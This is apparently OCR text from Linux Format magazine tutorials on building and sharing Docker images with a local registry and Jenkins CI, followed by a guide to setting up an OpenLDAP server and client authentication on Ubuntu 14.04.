RUN cd $HOME; rails new lxf
RUN apt-get install git -y
RUN apt-get clean && rm -rf /var/lib/apt/lists/* /tmp/* /var/tmp/*
```

To test this Dockerfile, create it in a new (empty) directory. In that directory, simply issue the command:

```
sudo docker build -t railstest .
```

This will download the base image from the Docker hub – »

Quick tip

The full reference manual for Dockerfile commands and a best practices guide can be found at **http://docs.docker.com/reference/builder**

Network hacks

» the image repository run by Docker Inc – and apply it's various deltas to get to the version specified (0.9.12 in our case). Passenger-ruby is a Docker image created by the well-known (in Ruby circles at least) Phusion development team (Passenger is a web/application server known best for hosting Ruby on Rails apps but can do a lot more). Their image provides some sensible defaults for this image. We have added the **gem install rails** and **cd $HOME; rails new lxf** commands. Anyone who has installed Rails recently will know it can be quite a time-consuming task with several commands required. Docker handles this easily, thanks to our reuse of the passenger image (although this can take quite some time for this initial download).

After the downloads and installs have completed, we can start our Docker container up by doing the following:

```
sudo docker run -p 3000:3000 —name lxf -t -i railstest /bin/bash
```

This command starts Docker up, binds container port 3000 to the same localport, calls the container **lxf**, gives us a **tty**, makes the container interactive (ie. it will close when finished with), specifies the use of our rails test image and finally drops us to a **bash** prompt in the container itself.

From here we can start rails up. In the Dockerfile, we asked rails to create a new app under **/root/lxf**. If we now **cd** to that directory we can issue the Rails server command:

```
cd /root/lxf
rails server
```

Rails is configured by default to use **WEBrick**, a small lightweight ruby HTTP Server suitable for development environments. This starts on port 3000. As we issued a bind command for that port in the container to our host, we can connect to it via **http://127.0.0.1:3000** from our desktop. The familiar Rails default screen appears (*pictured, p145*).

The power of Docker

While this probably doesn't seem that impressive, the power of Docker comes from being able to now take the container we have created and use it in multiple places. While we've only done the bare minimum in terms of Rails configuration, we could add to it, creating a baseline for our development teams to use for testing their code against. There are a few options for sharing images created in this way. Docker Inc offers it's Hub – **https://hub.docker.com** (browse images at **http://registry.hub.docker.com**) which has a free to use option (with paid options for multiple private repositories). However, in some situations code isn't allowed outside of company boundaries/networks. In this particular scenario,



› Jenkins, a CI tool with a ton of options and plugins (some might say too many).

images can be saved as a regular file which can, in turn, be copied to a target machine and run from there quite easily enough. Here we save a copy of the Rails test image in the local directory:

```
sudo docker save -o ./railstest railstest
```

The output file (essentially a TAR archive) can be picked up and dropped anywhere we fancy. If we want to run it on another machine that has Docker installed we simply use the **load** command.

```
sudo docker load -i railstest
```

From here we can do exactly the steps above to start the Rails server on this new system. During tests we passed this image between an Ubuntu 14.04 desktop and a Centos 6.5 with no issues at all. There's another option though, running Docker's registry locally within the bounds of a data centre or company network. As you would expect, this is open source and freely available for download, both as a standalone application and easiest of all, as a Docker image.

```
sudo docker pull registry
```

Gets us a copy. The Registry has a lot of options: it can use object storage, such as OpenStack's Swift module, to keep Docker images in, but by default just uses the local filestore. It's a good idea for this basic test to provide it with a path to some local storage. We can start it up as follows:

```
sudo docker run -p 5000:5000 -v /tmp/registry:/tmp/registry registry
```


This starts up our local Registry and has it listening on port 5000. It also tells Docker to use a local directory as an attached volume, so data written to it will persist after the container is shut down. We can now store images in this container – starting with our railstest development environment. In order to store an image we use the **docker push** command. However, by default this will push to the global Docker repository. In order to use our local one, we

Quick tip

If you're not comfortable using *vi* within the container to edit files at the command line, you can use another editor on your desktop and edit them locally under **~/code/dockerapp**.

The continuing rise of Docker

Docker and Docker, Inc (the company formed behind the project) have been in the headlines a lot in the last year and this continued recently with the announcement of a 40 million dollar investment led by Sequoia, the well-known VC firm who backed Google and many other familiar names in the technology industry. In startup terms (if Docker Inc still qualifies as that) that's a large amount of runway to use up, allowing Docker to be enhanced beyond where it is now – a format for containers, with a healthy ecosystem of contributors enhancing it daily (have a search for Docker on GitHub for example). Docker is seeing more and more adoption by other platforms and projects (Core OS, Apache Mesos) and has some high profile companies (eBay, Spotify, Baidu) using it. Docker Inc's focus appears to be to make the software more 'production ready' and hence more attractive for wider use – orchestration, clustering, scheduling, storage and networking being mentioned as areas for improvement. As these improvements become available there will undoubtedly be a clamour for enhanced commercial support and management tools. This will be where Docker aims to make its money and its investors will hope to see some return on their cash. The bet here is that Docker becomes the new standard for deploying applications in 'the cloud'. Docker remains open source, however, and the community will continue to enhance and develop it in all kinds of ways, some of them quite unexpected.




This is the first part of our Jenkins job, showing us accessing *Git* via a fileshare.

need to 'tag' the image with its hostname/ip address and port. In a new terminal (as the Docker Registry will be running in our original window, we need to type the following:

```
sudo docker tag railstest localhost:5000/railstest
sudo docker push localist:5000/railstest
```

This will send off a whirl of activity in both windows – a stream of HTTP PUT commands in the one running the Registry and image upload status in the other. Once complete running the command **sudo docker images** should show our new **localhost:5000/railstest** image as being available to us. We can also see that the Registry has been using it's volume by looking under **/tmp/registry** for it's newly created file structures. Of course, in a real situation we'd be looking to have the Registry sitting on a proper server, available to our whole development team. For this task the recommendation is to have it fronted by an *Nginx* (or *Apache*) web server. Take a look at the advanced features documentation at **http://bit.ly/DockerRegistryAdvanced**.



Now that we have a way of sharing our Dockerfiles between team members, we need to tackle a common requirement in modern development environments, which is Continuous Integration or CI. This refers to the practice of (among many other things) running unit tests on our codebase to ensure that when new code is added to the system, it doesn't break completely or throw up errors. CI (and it's close relation, Continuous Delivery) is a fairly large subject and an in depth analysis of it is really beyond the scope of this article. For the moment, however, let's assume that the task we have is to run one of the common open source CI systems out there, and we're going to use Jenkins. This is in pretty widespread use and has a large community behind it. In a pre-Docker project, this would have meant standing up a new server, installing a JDK (Jenkins being written in Java) and then downloading the Jenkins software. However, with Docker available to us, creating a basic Jenkins system is as simple as this:

```
sudo docker pull jenkins
sudo docker run —name localjenkins -p 8080:8080 -v /var/jenkins_home jenkins
```

After downloading the Jenkins image from the Docker Hub (which can take a while), we've started a Jenkins server up on port 8080 and added a persistent volume for it's data. Note that we haven't pointed this at local storage (we could easily have done so using the same syntax from the previous example) but we can copy data out of our Jenkins system (or any other Docker container for that matter) using the **docker cp** command.

Continuously docking

In some environments, Jenkins can run whole suites of tests while building an application. At the end of this process, some packages or executables can be generated; in some cases virtual machines are spun up and tests run against them running this code. Wouldn't it be neat if we could use the low resource costs of Docker to spin up a container for this purpose? And even better, could we then get Jenkins to import a successful build into our local Docker Registry? Why yes, yes it would! Shutdown the Jenkins container for the moment (just hit CTRL+C in it's window). We'll come back to it. Before going further we also need to allow Docker to listen to remote commands as well as the socket it listens to by default. In a real scenario we would need to add extra security, but for the sake of this tutorial it's fine. Using **sudo**, edit the file **/etc/default/docker** and add the following line:

```
DOCKER_OPTS="-H 0.0.0.0:4243 -H unix:///var/run/docker.sock"
```

Let's simulate our first check in of Ruby on Rails code which our development team have written using our Rails

Microservices

The term microservices is the name of a software architecture, which has grown in popularity of late. The idea of it is to replace monolithic applications which are generally the middle layer of enterprise 'n-tier' applications; the bits that sit between the client (often the browser) interface and a back-end database with individual elements that perform specific smaller tasks.

This is, in a way, echoes the idea of Unix – many small applications that do one thing very well. With monolithic applications, proponents of microservices would argue, changes become much more difficult over time as even a small change to one element can mean that the whole app has to be rebuilt. Scaling can be expensive as well for applications that are large and somewhat wasteful, especially in the cases where only an element of the whole is required to scale but where everything is deployed.

With the microservice approach, individual elements are separate services, enabling them to be independently deployed and scaled as required. These services communicate across the boundaries between them using well-known published interfaces.

Microservice development can also be handled by smaller teams, using whatever tools or language they feel will get the best results for their particular need. They are arguably more resilient and much easier to replace, avoiding 'legacy' issues.

Opponents of this whole idea dismiss microservices as 'hipster SOA' (service oriented architecture) and point to the level of complexity that they bring to infrastructure.

Disagreements over architectures aside, it's clear though that Docker has captured the imagination of the microservice proponents and is seeing rapid adoption in these kinds of projects, which seems to make sense as Docker is a natural fit for running these kinds of dedicated applications.

Network hacks

container, which in our case is the Rails skeleton structure we created in the first Dockerfile.

First, let's create a local directory for storing code in – assuming we're in our **home** directory, a simple **mkdir code** command will do it. Then, lets reuse our railstest image which we used earlier:

```
sudo docker run -p 3000:3000 --name railsdev -v ~/code:/
code -t -i railstest /bin/bash
```

This drops us back to a prompt in a new container, with our 'code' directory shared to it as **/code**. Let's copy over our original Rails app and check the initial code into source control. Don't worry too much about the commands here – this isn't a Rails tutorial!

Checking in our app

We've another quick task to do before using Jenkins, namely creating a *Git* repository to use with it. In real life, this would likely be another server (or Docker container) or possibly an internet-based service like GitHub. Making sure we're in the **/test/dockerapp directory**, we just need to issue the following commands (substituting our email address and name for the entries below if we wish):

```
cd /code
cp -r /root/dockerapp .
cd dockerapp
git init
touch git-daemon-export-ok
mkdir docker
git add .
git config —global user.email "sysadmin@linuxformat.co.uk"
git config —global user.name "Sidney Sysadmin"
git commit -m "initial check in"
```

This creates a new *Git* repository on our local disk containing the whole structure of our new Rails application. Our plan here is that we'll get Jenkins to read in our repo, create a new Docker image from a Dockerfile we have in it, and stand it up, checking the rest of our code in as it does so. Again, in real life we'd likely have Dockerfiles and app code in separate repositories, but for the sake of space this time, lets create a new Dockerfile in the docker subdirectory of our existing repo:

```
FROM railstest
ENV HOME /root
RUN cd $HOME; rm -fr dockerapp
RUN git clone git://<ip address of our desktop>/dockerapp
```

Check this edit in with **git add .** and **git commit -m "added Dockerfile"**.

We can use a simple *Git* server to enable these files to be read by new Docker containers. Open a new terminal, **cd** to the **~/code/dockerapp** directory and run the following:

```
sudo git daemon —reuseaddr —base-path=/home/<your
name>/code —export-all
```


Leave this window open for the time being.

Jenkins, build me a Docker container

In a separate window, start Jenkins back up again, removing the container we used previously if we want to use the same name for it:

```
sudo docker rm localjenkins
sudo docker run —name localjenkins -p 8080:8080 -v /var/
jenkins_home -v ~/code:/code jenkins
```

Starting a browser on our local desktop, we can connect to **http://127.0.0.1:8080**, and our Jenkins page will appear. First, we need to install a plugin for *Git* for Jenkins to be able to read our code. Click on the Manage Jenkins link on the left hand side of the screen, then on Manage Plugins, which is the fourth option down on the screen that appears. Click on the Available tab, then in the filter box for search (top right), type in **Git Plugin**. This filters out the many, many plugins available for Jenkins. Choose the Git Plugin by clicking on the tick box next to it's name and then hit Install without restart. Once complete, we also need to go to Plugins again (left-hand side this time), select the Available tab and filter for docker. The one we want is the Docker Build. Same drill, select it and install without restart. Rinse and repeat for another plugin, TokenMacro.



The second part of our Jenkins job, showing how we can interact with Docker and environment variables.

Once this is done, head back to the Manage Jenkins link and choose configure system from the next screen. We need to configure our Docker plugin and make sure we can communicate with our Docker host (our desktop in this case). Scroll way down to the bottom of the screen and enter the Docker URL as follows – **http://<ip address of your desktop>:4243**. We can test the connection here with the appropriately named button, and should be rewarded with a Connected to... message. If all looks OK, hit Save.

Now we can click on the create new jobs link, naming our job dockertest and selecting the free-style software project option before clicking on OK. For the Source Code Management option, we can select *Git* thanks to our plugin and enter the URL of **file:///code/dockerapp** (no credentials needed).

Heading down to the bottom of the screen we can add a build step, choosing Execute Docker Container from the drop down list (*pictured top, p147*). We're going to select Create Image here. The default options for the context folder is OK as we just need to amend the tag by adding rails_ to the front of it. Add a second build step, this time creating a container – the Image name is the tag of the previous step. Hostname here can be anything. Add another step, this time starting a Docker container with the ID of $DOCKER_CONTAINER_IDS (this is an environment variable from the plugin). Finally, add a step with stop containers as the action. Again $DOCKER_CONTAINER_IDS is the value of the field here. When everything is on, save the job and choose the Build Now option from the left-hand side. Jenkins will check out our Docker file, build an image, run that image and on confirmation of success, shut it down. Check the status of the job – red is bad, blue is good! – and look at the console output for the steps being run. A **sudo docker images** will show the rails_* image now available for us to use. This simple job can be used as the basis of a CI system involving Docker and can be expanded to involve greater code and application testing. Have fun! ■

Quick tip

You can run Jenkins build jobs at any point during their creation – simply save and hit Build Now. Experiment with the various options and see what errors appear!

Guru Guide
Nobody goes deeper into technology

START YOUR OWN BUSINESS*

FULLY REVISED & UPDATED FOR 2015

180 PACKED PAGES!

THE COMPLETE GUIDE TO SETTING UP AND TRADING ONLINE

DISCOVER HOW TO:

CREATE A COMPANY • SELL PRODUCTS ONLINE • MARKET ON SOCIAL MEDIA

Available at all good newsagents or visit

www.myfavouritemagazines.co.uk/computer

OpenLDAP: A set-up guide

We show you how to centralise your user account information by setting up an OpenLDAP server on Ubuntu.

This morning's reading is taken from the book of Tux, chapter five, verse one. In the beginning was the password file, and the password file was with Unix. Through it, all users were logged in; without it, no one logged in that had logged out. And the sysadmins saw that it was good. But lo! there came the time of the Great Networking, and the sysadmins spake amongst themselves, saying, "The password file serveth not well, for it requireth replication of data and scaleth not to large networks." And the Sun said, "Fear not, for we bring you Yellow Pages, which centraliseth the user data."

But there came wise men from Beetea, saying, "Thou mayst not take the name Yellow Pages, for it has been registered unto us as a trade mark." So the Sun said, "Henceforth that which was known as Yellow Pages shall be called NIS." And the sysadmins saw that it was good.

But after a time, a disenchantment arose again within the sysadmins who complained a second time, saying, "Verily, NIS hath but a flat namespace, and no access control."

And again the Sun said, "Fear not, for we bring you NIS+, which hath a hierarchical namespace and access control in abundance." But the sysadmins complained a third time, because they comprehendeth it not.

And so it came to pass that a great consortium was created to draw up the X.500 specification. And X.500 begat DAP, and DAP begat DIXIE, and DIXIE begat LDAP. And the sysadmins saw that it was good.

Here endeth this morning's reading.

Now (rapidly dropping out of my vicar vernacular) we'll learn the basics of LDAP and see how to set up an LDAP directory service to store user accounts. Next month, we'll see – among other things – how to configure a machine to use an LDAP server as a source of account information.

An LDAP primer (just the first coat)

LDAP stands for Lightweight Directory Access Protocol, but generally when we talk about LDAP we also mean the server that actually speaks the protocol and stores the information in the directory. In principle, you could store any kind of information in LDAP, but in practice it tends to be used as a sort of enterprise-wide address book, holding user names, telephone numbers, postal addresses, email addresses, job titles and departments, and so on. In particular, it can store user account information – the sort of things that were traditionally stored in **/etc/passwd and /etc/shadow**.

An LDAP directory stores information in a tree structure, much like the file system does (or the DNS, for that matter).


Backend storage

LDAP (as a protocol) defines a way to access data; it doesn't specify how it's to be stored. The default storage back-end is hdb, a variant of the venerable Berkeley DB indexed database. The actual files are in **/var/lib/ldap** by default, but you can't examine these files directly in any meaningful way. You can also use the text-based LDIF format for back-end storage; this is what's done for the **cn=config** DIT, but you wouldn't want to use it for a large directory.

This tree is called a DIT (Directory Information Tree). Each entry in the tree is identified by a 'distinguished name': something like **uid=mary,ou=People,dc=example,dc=com**. The first part of this (**uid=mary**) is called the relative distinguished name and the rest is the distinguished name of the parent node (**ou=People,dc=example,dc=com**). This is roughly analogous to a full pathname within the Linux file system, such as **/home/chris/articles/ldap**, where **ldap** is the file name and **/home/chris/articles** is the path name of the parent directory. But notice that the components are in the opposite order – distinguished names are written little-endian and pathnames are written big-endian. (As another comparison, DNS names such as **www.sheffield.ac.uk** are also written little-endian).

The distinguished name of the topmost entry in the directory (**dc=example,dc=com**, in our example) is called the naming context of the directory, and it's normally based on your organisation's DNS name (**example.com**) because this is guaranteed to be unique. Setting the naming context to be simply **dc=com** is not appropriate because our directory is not trying to hold data for the entire .com domain!

Each entry in the directory is basically a collection of attributes and values. Shortly, we'll create an entry for a user called **mary**, which includes (among many others) the



The LDAP Directory Information Tree as developed in the tutorial.

attributes of:

```
uid: mary
sn: Brown
givenName: Mary
```

Attributes are a bit like variables in programming languages, where we might say **uid** is a variable with the value **mary**. But don't push the analogy too far because unlike variables, attributes can store multiple values. For example, for **mary** we might see the following


```
telephoneNumber: 01263 987654
telephoneNumber: 07639 123456
```

because the real-life Mary has two phones.

Every entry in the directory must have an attribute called **objectClass**. The value of this specifies a kind of template that specifies which other attributes must be present in the entry, and which may (optionally) be present. So, building towards a more complete entry for our user **mary**, we might see something like this:

```
dn: uid=mary,ou=People,dc=example,dc=com
objectClass: inetOrgPerson
objectClass: posixAccount
objectClass: shadowAccount
uid: mary
sn: Brown
givenName: Mary
```

Here we see that mary's **objectClass** has three values: **inetOrgPerson**, **posixAccount** and **shadowAccount**. These are effectively combined to determine what attributes **mary**'s entry must have, and which others are optional. Object-oriented programmers might compare these **objectClass** definitions with classes, and indeed object classes can inherit from others, so you'll find that i**netOrgPerson** inherits from **organizationalPerson** which inherits from **person**. These class definitions make up what's known as the schemas of the directory.



› *LAT* (LDAP Administration Tool) is one of a number of graphical tools for browsing, searching and managing an LDAP directory.

But I risk scaring you off with all this theory. In practice, you don't need to get too deep into it if you just want to use LDAP to centralise user account. So let's move on...

The LDAP setup

Our mission this month is simply to set up an LDAP server to store user account information. We're using here Ubuntu 14.04 for this. The principles are the same for any Linux distribution, but the details will differ. If you want to see exmples then catch up [*see Adminsteria, p54 in Linux Format 187*] where we looked at how to use *Winbind* to take user account information from Active Directory, which of course has LDAP at its heart. But this time we're going to implement our own LDAP service.

We're about to install the OpenLDAP server, called slapd, which will automatically configure itself with minimal user input. However, it takes its naming context (the name of the top-level entry in the directory) from the hostname of the machine, so you should begin by making sure it's included in your **/etc/hosts** file, something like this:

```
127.0.0.1 localhost.example.com localhost
127.0.1.1 chris-hp250.example.com chris-hp250
```

Now go ahead and install the packages:

```
$ sudo apt-get install ldap-utils
```

This will get you the half-dozen key client tools along with their manual pages. Next, install the server:

```
$ sudo apt-get install slapd
```

You'll be asked to set the password for the LDAP admin account, which is **cn=admin,dc=example,dc=com**. The **slapd** package contains the main LDAP server, and a number of supporting tools along with their man pages, a collection of schemas, and a number of supporting libraries.

Normally, you'd expect a server to have a config file: **/etc/slapd.conf** perhaps. Although early versions of OpenLDAP did that, the configuration information has now been moved into its own DIT. The LDIF files from which this DIT is loaded are stored in the folder **/etc/ldap/slapd.d/cn=config**. Note however, that you should *not* hand-edit these files. If you need the details, see **http://bit.ly/OpenLDAPAdminGuide**.

Creating a user

As is usual on Debian-derived distributions, installing a service automatically configures the server and brings it into a minimal working state. So we can go right ahead and add some content. Here's the hard way to do it. First, create a file called **populate.ldif** like this:

```
dn: ou=People,dc=example,dc=com
objectClass: organizationalUnit
ou: People
dn: ou=Groups,dc=example,dc=com
```

Directories vs databases

Directories such as LDAP and databases such as *MySQL* both offer a highly structured approach to storing and retrieving data. But they are very different.

First, data in LDAP exists within a tree structure – it's hierarchical. There's no way to have some sort of 'connection' between different branches of the tree. Databases, on the other hand, store information in tables, and can represent foreign key/primary key relationships between those tables. It's true that an LDAP schema (which defines the attribute types that can appear within a node) is analogous to the schema of a database table (the column names and types), but there's no way you can do a 'join' (in the relational sense) between two pieces of an LDAP directory.

Another distinguishing factor is that directories are designed to be 'read mostly'. Typically, the effort involved in updating an item in a directory is much greater than the effort of retrieving it. As an extreme case, the addition of a single user in NIS requires the entire password map to be rebuilt. Even more extreme, printed telephone directories are consulted daily by thousands of subscribers. Updating such a directory involves printing and shipping lots of dead trees, and is typically only done once a year. With databases, updates are more frequent and the read/write ratio is more equally balanced.

Network hacks

```
objectClass: organizationalUnit
ou: Groups
dn: cn=sales,ou=Groups,dc=example,dc=com
objectClass: posixGroup
cn: sales
gidNumber: 5000
dn: uid=mary,ou=People,dc=example,dc=com
objectClass: inetOrgPerson
objectClass: posixAccount
objectClass: shadowAccount
uid: mary
sn: Brown
givenName: Mary
cn: Mary Brown
displayName: Mary Brown
uidNumber: 10000
gidNumber: 5000
userPassword: marybrown
gecos: Mary Brown
loginShell: /bin/bash
homeDirectory: /home/mary
```

This is an example of an LDIF file. LDIF is a text-based format that provides an 'external' representation of the contents of an LDAP directory. This file describes two important top-level entries, **People** and **Groups**. Under that, we add a group called **sales** and a user called **mary**. You can see the directory tree we're developing on the image on *p150*. With this file in place, add it to the directory like this:

```
ldapadd -x -D cn=admin,dc=example,dc=com -W -f populate.ldif
```

You'll be asked to provide the password you set on the LDAP admin account when you installed the server.

Be aware that setting the password for **mary** in this way just stores the plain-text password in the directory – not a good idea. In any case, manually preparing LDIF files is clearly not a convenient way to manage user accounts, so let's have a look at some higher-level tools.


First, the **ldapscripts** package provides a set of shell scripts that wrap around the standard command-line tools to make it easier to manage user accounts and groups. You can install it using:

```
$ sudo apt-get install ldapscripts
```

You'll need to tweak the config file **/etc/ldapscripts/ldapscripts.conf** to reflect the naming context of your directory (**dc=example,dc=com** in our case) and perhaps a few other things. The key things I changed are:

```
SUFFIX="dc=example,dc=com"
GSUFFIX="ou=Groups"
USUFFIX="ou=People"
MSUFFIX="ou=Machines"
BINDDN="cn=admin,dc=example,dc=com
```

The last line specifies the user account that I'm going to authenticate against. You'll also need to put the LDAP admin password into the **/etc/ldapscripts/ldapscripts.passwd** file (as defined by the **BINDPWDFILE** parameter in **ldapscripts.conf**) like this:



The major client-side and server-side components of OpenLDAP. The yellow boxes on the left will be discussed next month.

```
sudo echo -n mysecret > /etc/ldapscripts/ldapscripts.passwd
sudo chmod 400 /etc/ldapscripts/ldapscripts.passwd
```

The **echo -n** is important; having a new line character at the end of the file will prevent this from working. Now we can add a user to the directory much more easily, like this:

```
ldapadduser jane sales
Successfully added user jane to LDAP
Successfully set password for user jane
```

If it doesn't work, look in the log file **/var/log/ldapscripts.log** for hints. The **ldapscripts** package includes several more useful scripts including **ldapaddgroup**, **ldapsetpasswd**, **ldapmodifyuser**, and so on. If you just need a command-line solution to managing user accounts in LDAP, these scripts should do the job.

How to look things up

Directories are for looking things up in. From the command line, we use **ldapsearch**. Here, we look up **jane**'s numeric UID:

```
$ ldapsearch -x -LLL -b dc=example,dc=com 'uid=jane' uidNumber
dn: uid=jane,ou=People,dc=example,dc=com
uidNumber: 10001
```

Here, we're starting our search at **dc=example,dc=com** (the top of our directory tree) and we're searching for entries that have an attribute called **uid** with the value **jane**. For each matching entry (there will actually only be one) we print out just the **uidNumber** attribute. We can print out several attributes if we want, like so:

```
$ ldapsearch -x  -LLL -b dc=example,dc=com 'uid=jane' uidNumber loginShell
```

or we can display all the attributes of the matching entry:


```
$ ldapsearch -x  -LLL -b dc=example,dc=com 'uid=jane'
```

Point and click

If you'd prefer a graphical tool, there are several that will let

A lightweight protocol?

If you look at the complexities of the LDAP protocol you may end up wondering why it's called lightweight. Lightweight compared to what, exactly? Well, LDAP's roots are in the X.500 directory service, a much more complex framework dating from 1988 that was originally intended to run over the OSI network protocol stack, which was a seven-layer model that was being heavily promoted at the time, until sanity won the day and TCP/IP prevailed. LDAP was originally conceived as a lightweight desktop protocol that could gateway requests to X.500 servers.



The tool *pam-auth-update* modifies the PAM configuration depending on the authentication sources you select.

you explore and manage an LDAP directory. One such is *LAT* (LDAP Administration Tool) which is in the Ubuntu repositories, so installing it is a breeze:

```
sudo apt-get install lat
```

Notice, though, that it's a .NET application so installing it will also drag in the Mono runtime if you don't already have it. *LAT* is a great little tool for managing users and groups, exploring and searching the directory and examining the schemas and I would strongly recommend you spend some time playing with it.

Other graphical tools worth looking at include *phpLDAPadmin* (web-based) and *Apache Directory Studio*.

That concludes the first part of this tutorial. We now have an LDAP directory up and running that we can use as centralised identity store to authenticate against. Over the page, I'll look at the client-side changes needed to actually use it. I also plan to look at the business of replicating the directory to avoid a single point of failure and/or to distribute the load. We'll also see how to set up an encrypted connection to the server using SASL.

Having set up an openLDAP server and populated the directory, rather minimally, with a group called 'sales' and two users, 'jane' and 'mary'. It's time to turn our attention to the client side of this – that is, how to configure a machine to access (and authenticate against) the accounts stored in LDAP.

First, we need to install some client-side bits and pieces. Using Ubuntu 14.04, I just requested one package

```
$ sudo apt-get install libnss-ldap
```

Dependency resolution also brought in the packages auth-client-config, ldap-auth-client, ldap-auth-config, and libpam-ldap. One of the packages being installed here, ldap-auth-config, needs several pieces of configuration information, and the installation will run **debconf** to prompt you for them. Here are my responses; obviously you may have to adjust some of these to suit:

```
LDAP server URI: ldap://localhost:389
Distinguished name of the search base: dc=example,dc=com
LDAP version to use: 3
Make local root database admin: Yes
Does the ldap database require login?: No
LDAP account for root: cn=admin,dc=example,dc=com
LDAP root account password: whateveryouwant
```

Now that the bits and pieces are installed, we need to tweak just two things: first, the 'name service switch' file (**/etc/nsswitch.conf**) to tell resolver routines like **getpwnam()** to consult LDAP, and second the PAM configuration, so that PAM knows to use the libpam-ldap library for authentication. There are two little programs that claim to make this easy and avoid having to hand-edit the actual config files, though in all honesty it's a toss-up whether it's easier to master these programs or just dive in with an editor.

The first is *auth-client config*, whose main purpose is to make changes to **nsswitch.conf**. These changes are specified in 'profiles' which are defined by files in **/etc/auth-client-config/profile.d**. Each profile defines the configuration for a specific scenario. The profile we need here is called **lac-ldap**. The profile is applied like this:

```
$ sudo auth-client-config -t nss -p lac_ldap
```

This adjusts three lines in **nsswitch.conf** like this:

```
passwd: files ldap
group: files ldap
shadow: files ldap
```

Once we've made these changes, we should be able to look up users and groups both in the local files in /etc, and in LDAP. From the command line we can test the resolvers thus:

```
$ getent passwd chris mary
chris:x:1000:1000:Chris Brown,,,:/home/chris:/bin/bash
mary:x:10000:5000:Mary Brown:/home/mary:/bin/bash
```

Here, the entry for chris comes from **/etc/passwd** but the entry for mary comes from LDAP – it's one of the accounts we added last month. Similarly we can query the groups:

```
$ getent group hackers sales
hackers:x:1004:
sales:*:5000:
```

Again, hackers comes from **/etc/group** and sales comes from LDAP.

PAM Configuration

So far so good. Now to alter the PAM configuration. Just run

```
$ sudo pam-auth-update
```

